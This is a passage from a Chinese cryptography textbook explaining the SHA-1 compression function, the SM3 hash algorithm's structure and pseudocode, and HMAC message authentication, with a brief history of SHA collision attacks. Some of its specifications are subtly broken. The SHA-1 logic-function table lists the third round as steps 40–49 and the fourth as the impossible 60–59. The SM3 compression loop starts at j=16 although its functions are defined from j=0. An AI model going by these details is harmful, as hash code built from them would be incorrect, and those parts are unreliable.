


图 2-27　SHA-1 压缩函数

步骤 4： 输出。所有的 L 个 512 位的分组处理完后，第 L 个分组的输出即是 160 位的报文摘要。

SHA-1 的处理过程可归纳如下：

$CV_0=IV$

$CV_{q+1}(0)=CV_q(0)+Aq$　　　$0 \leqslant q \leqslant L-1$

$CV_{q+1}(1)=CV_q(1)+Bq$

$CV_{q+1}(2)=CV_q(2)+Cq$

$CV_{q+1}(3)=CV_q(3)+Dq$

$CV_{q+1}(4)=CV_q(4)+Eq$

$MD=CV_L$

其中 IV=缓冲区 ABCDE 的初值。

Aq，*Bq*，*Cq*，*Dq*，*Eq* =处理第 q 个报文分组时最后一轮的输出；

+=模 2^{32} 加法

L=报文中分组的个数(包括填充位和长度域)

CVq=第 *q* 个链接变量

MD=报文摘要

下面我们详细讨论每轮处理 512 位分组的过程。SHA-1 中每轮要对缓冲区 ABCDE 进行 20 步迭代。因此压缩函数共有 80 步。每步迭代如图 2-28 所示。




图 2-28　SHA 的基本操作（单步）

也就是说，每步具有下述形式：

$$A,B,C,D,E \leftarrow (E+f_t(B,C,D)+(A<<<5)+W_t+K_t),A,(B<<<30),C,D$$

其中

A,B,C,D,E= 缓冲区的 5 个字

t　　　　= 步骤编号，$0 \leqslant t \leqslant 79$

$f_t(B,C,D)$ = 第 t 步使用的基本逻辑函数

$<<<s$　　= 32 位的变量循环左移 *s* 位

W_t　= 从当前分组导出的 32 位的字

K_t　= 加法常量

$+$　= 模 2^{32} 加法

每轮使用一个逻辑函数，其输入均为三个 32 位的字，输出为一个 32 位的字，它们执行位逻辑运算，其定义见表 2-10。

表 2-10　各轮中使用的逻辑函数

步　骤	函 数 名 称	函　数　值
$0 \leqslant t \leqslant 19$	$f_1=f_t(B,C,D)$	$(B \wedge C) \vee (\neg B \wedge D)$
$20 \leqslant t \leqslant 39$	$f_2=f_t(B,C,D)$	$B \oplus C \oplus D$
$40 \leqslant t \leqslant 49$	$f_3=f_t(B,C,D)$	$(B \wedge C) \vee (B \wedge D) \vee (C \wedge D)$
$60 \leqslant t \leqslant 59$	$f_4=f_t(B,C,D)$	$B \oplus C \oplus D$

每轮使用一个加法常量，第 t 步使用的加法常量为 K_t，其中 $0 \leqslant t \leqslant 79$。其定义见表 2-11。

表 2-11　各轮中使用的加法常量

轮　数	步骤编号 t	加法常量 K_t（十六进制）
第一轮	$0 \leqslant t \leqslant 19$	5A827999
第二轮	$20 \leqslant t \leqslant 39$	6ED9EBA1
第三轮	$40 \leqslant t \leqslant 59$	8F1BBCDC
第四轮	$60 \leqslant t \leqslant 79$	CA62C1D6

每步使用从 512 位的报文分组导出的一个 32 位的字。因为共有 80 步，所以要将 16 个 32 位的字(M_0 至 M_{15})扩展为 80 个 32 位的字(M_0 至 M_{79})。其扩展过程为：

$W_t = M_t$　　若 $0 \leqslant t \leqslant 15$

$W_t = (W_{t-16} \oplus W_{t-14} \oplus W_{t-8} \oplus W_{t-3}) <<< 1$　　若 $16 \leqslant t \leqslant 79$

前 16 步迭代中 W_t 的值等于报文分组的第 t 个字，其余 64 步迭代中 W_t 等于前面 4 个 W_t 值异或后循环左移一位的结果。而循环左移一位的操作也正是 SHA-1 相对 SHA-0 的唯一一处改进。SHA-1 将报文分组的 16 个字扩展为 80 个字供压缩函数使用，这种大量冗余使被压缩的报文分组相互独立，所以，对给定的报文，找出具有相同压缩结果的报文会非常复杂。

Chabaud 和 Joux 在 1998 年发现一种能用 2^{61} 次运算来发现 SHA-0 中的碰撞的算法，但不适用于 SHA-0 的升级版本 SHA-1。Biham 等在 2004 年发现了 36 轮 SHA-1 的碰撞和 45 轮 SHA-1 的近似碰撞。王小云教授在 2005 年给出了 SHA-0 的完全碰撞和 58 轮 SHA-1 的碰撞，并且对于整个 SHA-1 的碰撞的复杂度仅为 2^{69}，SHA-1 的安全性由此也被否定。

2.4.3 SM3 算法

SM3 算法是国家密码管理局于 2010 年的安全密码杂凑算法。其基本迭代结构采用了增强型的 Merkle-Damgård 结构；压缩函数包含消息扩展和压缩主函数两个部分，压缩主函数采用了非对称 Feistel 结构。

2.4.3.1 算法迭代结构

SM3 算法采用了典型的 Merkle-Damgård 迭代结构，简称为 M-D 结构，算法填充方式为消息末尾添加消息长度，即 $M\|1\|0^{(z)}\|L(M)$，其中 M 是消息，L(M)是消息的长度的 64 比特二进制表示，（Z）是使得填充后消息长度为 512 长度倍数的最小填充“零”的长度，这种填充方式的 M-D 结构被称为加强型 Merkle-Damgård 结构。该结构的图形描述见图 2-29。




图 2-29 Merkle-Damgård 结构

2.4.3.2 算法压缩函数结构

SM3 算法压缩函数结构采用了典型的 Davies-Meyer 模型，即 $E_B(V)\oplus V$ 的方式，其中 E_B 是一个置换，逆变换为 E_B^{-1}，我们可以视 E 为分组密码算法，B 为密钥，Davies-Meyer 的模型如图 2-30 所示。




图 2-30 Davies-Meyer 模型

2.4.3.3 算法压缩函数

SM3 算法压缩函数包含消息扩展和压缩主函数两个部分。消息扩展算法的描述如图 2-31。

```
第一步：将消息划分为 16个字。
第二步：For j=16 to 67
        W_j ← P_1 (W_{j-16} ⊕ W_{j-9} ⊕ (W_{j-3} <<< 15)) ⊕ (W_{j-13} <<< 7) ⊕ W_{j-6};
        ENDFOR
第三步：For j=0 to 63
        W'_j ← W_j ⊕ W_{j+4};
        ENDFOR
```

图 2-31　消息扩展算法伪代码

SM3 算法压缩主函数的算法描述如图 2-32 所示。

```
第一步: ABCDEFGH ← V^<i>, 其中为8个字, 为链变量;
第二步:
        For j=16 to 63
            SS1 ← [(A <<<12) + E + (T <<< j)] <<<7;
            SS2 ← SS1 ⊕ (A <<<12);
            TT1 ← [FF(A,B,C)+D+SS2]+W'_j;
            TT2 ← [GG(E,F,G)+H+SS1]+W_j;
            D ← C;
            C ← B <<<9;
            B ← A;
            A ← TT1;
            H ← G;
            G ← F <<<19;
            F ← E;
            E ← P_0(TT2).
        ENDFOR
第三步: V^<i+1> ← ABCDEFGH ⊕ V^<i>。
```

图 2-32　压缩主函数伪代码

算法中涉及的函数说明如图 2-33 所示。

$$FF_j(A,B,C) = \begin{cases} A \oplus B \oplus C & 0 \leqslant j \leqslant 15 \\ (A \wedge B) \vee (A \wedge C) \vee (B \wedge C) & 16 \leqslant j \leqslant 63 \end{cases}$$

$$GG_j(E,F,G) = \begin{cases} E \oplus F \oplus G & 0 \leqslant j \leqslant 15 \\ (E \wedge F) \vee (\neg E \wedge G) & 16 \leqslant j \leqslant 63 \end{cases}$$

$$P_0(X) = X \oplus (X <<< 9) \oplus (X <<< 17)$$

$$P_1(X) = X \oplus (X <<< 15) \oplus (X <<< 23)$$

T_j：常数

图 2-33　其他函数与置换

2.4.4 HMAC

2.4.4.1 消息完整性

完整性指数据正确无误、完整不缺，使数据免受未授权的毁坏，就是确保数据的完整性。报文内容认证使接收方能够确认报文内容的真实性和完整性，这可通过验证认证码（Authentication Code）的正确性来实现。

2.4.4.2 消息认证码

消息认证码 MAC（Message Authentication Code）是消息内容和秘密钥的公开函数，其输出是固定长度的短数据块：

$$\mathrm{MAC}=C(M, K) \tag{2-38}$$

假定通信双方共享秘密钥 K。若发送方 A 向接收方 B 发送报文 M，则 A 计算 MAC 并将报文 M 和 MAC 发送给接收方：

$$A \to B: M \| \mathrm{MAC}$$

接收方收到报文后用相同的秘密钥 K 进行相同的计算得出新的 MAC，并将其与接收到的 MAC 进行比较，若二者相等，则

（1）接收方可以相信报文未被修改。如果攻击者改变了报文，因为已假定攻击者不知道秘密钥，所以他不知道如何对 MAC 作相应修改。这将使接收方计算出的 MAC 将不等于接收到的 MAC。

（2）接收方可以相信报文来自意定的发送方。因为其他各方均不知道秘密钥，因此他们不能产生具有正确 MAC 的报文。

2.4.4.3 使用 HMAC 的消息认证码

对于消息的完整性的保护，我们可以通过使用类似分组密码的密文链接（CBC）模式来计算消息认证码 MAC。因为 hash 函数满足输入改变输出结果就不同的特性，所以我们也能够使用 hash 来验证消息的完整性。但是我们不能直接发送消息 M 和它的 hash 值 $h(M)$，因为攻击者可以轻易地把 M 换成 M'，把 $h(M)$ 换成 $h(M')$。然而如果我们根据对称密钥进行 hash 计算，我们就能够计算基于 hash 函数的消息认证码 MAC，即 HMAC。与基于分组密码的 MAC 算法相比，HMAC 软件执行速度更快。

2.4.4.4 HMAC 算法

图 2-34 给出了 HMAC 的总体结构。定义下列符号：

- H=嵌入的 hash 函数（如 MD5，SHA-1 等算法）
- IV=作为 hash 函数输入的初始值
- M=HMAC 的消息输入（包括由嵌入 hash 函数定义的填充位）

- Y_i=M 的第 i 个分组，0≤i≤(L-1)
- L=M 中的分组数
- b=每一分组所含的位数
- n= 嵌入的 hash 函数所产生的 hash 码长
- K= 密钥，建议密钥长度≥n；若密钥长度大于 b，则将密钥作为 hash 函数的输入，来产生一个 n 位的密钥
- K^+=在 K 左边填充 0 后形成标准块，所得的 b 位结果
- ipad= 00110110（十六进制数 36）重复 b/8 次的结果
- opad= 01011100（十六进制数 5C）重复 b/8 次的结果
- HMAC 可描述如下：

$$\text{HMAC}_K = H[(K^+ \oplus \text{opad}) \parallel H[(K^+ \oplus \text{ipad}) \parallel M]]$$

也就是说，

（1）在 K 左边填充 0，得到 b 位的 K^+（例如，若 K 是 160 位，b=512，则在 K 中加入 44 个字节的 0x00）；

（2）K^+与 ipad 执行异或运算（位异或）产生 b 位的分组 S_i；

（3）将 M 附于 S_i 后；

（4）将 H 作用于步骤 3 所得出的结果；

（5）K^+与 opad 执行异或运算(位异或)产生 b 位的分组 S_0；

（6）将步骤 4 中的 hash 码附于 S_0 后；

（7）将 H 作用于步骤 6 所得出的结果，并输出该函数值。

注意：K 与 ipad 异或后，其信息位有一半发生了变化；同样，K 与 opad 异或后，其信息位的另一半也发生了变化，这样，通过将 S_i 与 S_0 传给 hash 算法中的压缩函数，我们可以从 K 伪随机地产生出两个密钥。

HMAC 多执行了三次 hash 压缩函数(对 S_i、S_0 和内部的 hash 产生的分组)，但是对于长消息，HMAC 和嵌入的 hash 函数的执行时间应该大致相同。

实现 HMAC 有更为有效的方法，如图 2-34 所示。我们可以预计算两个值：

$$f(IV, (K^+ \oplus \text{ipad}))$$

$$f(IV, (K^+ \oplus \text{opad}))$$

其中 $f(cv,\text{block})$是 hash 函数的压缩函数，其输入是 n 位的链接变量 cv 和 b 位的分组 block，输出是 n 位的链接变量。上述这些值只在初始化或密钥改变时才需计算，实际上，这些预先计算的值取代了 hash 函数中的初值(IV)。这样，只多执行了一次压缩函数，在大多数产生 MAC 的消息都较短的情况下，这种实现特别有意义。

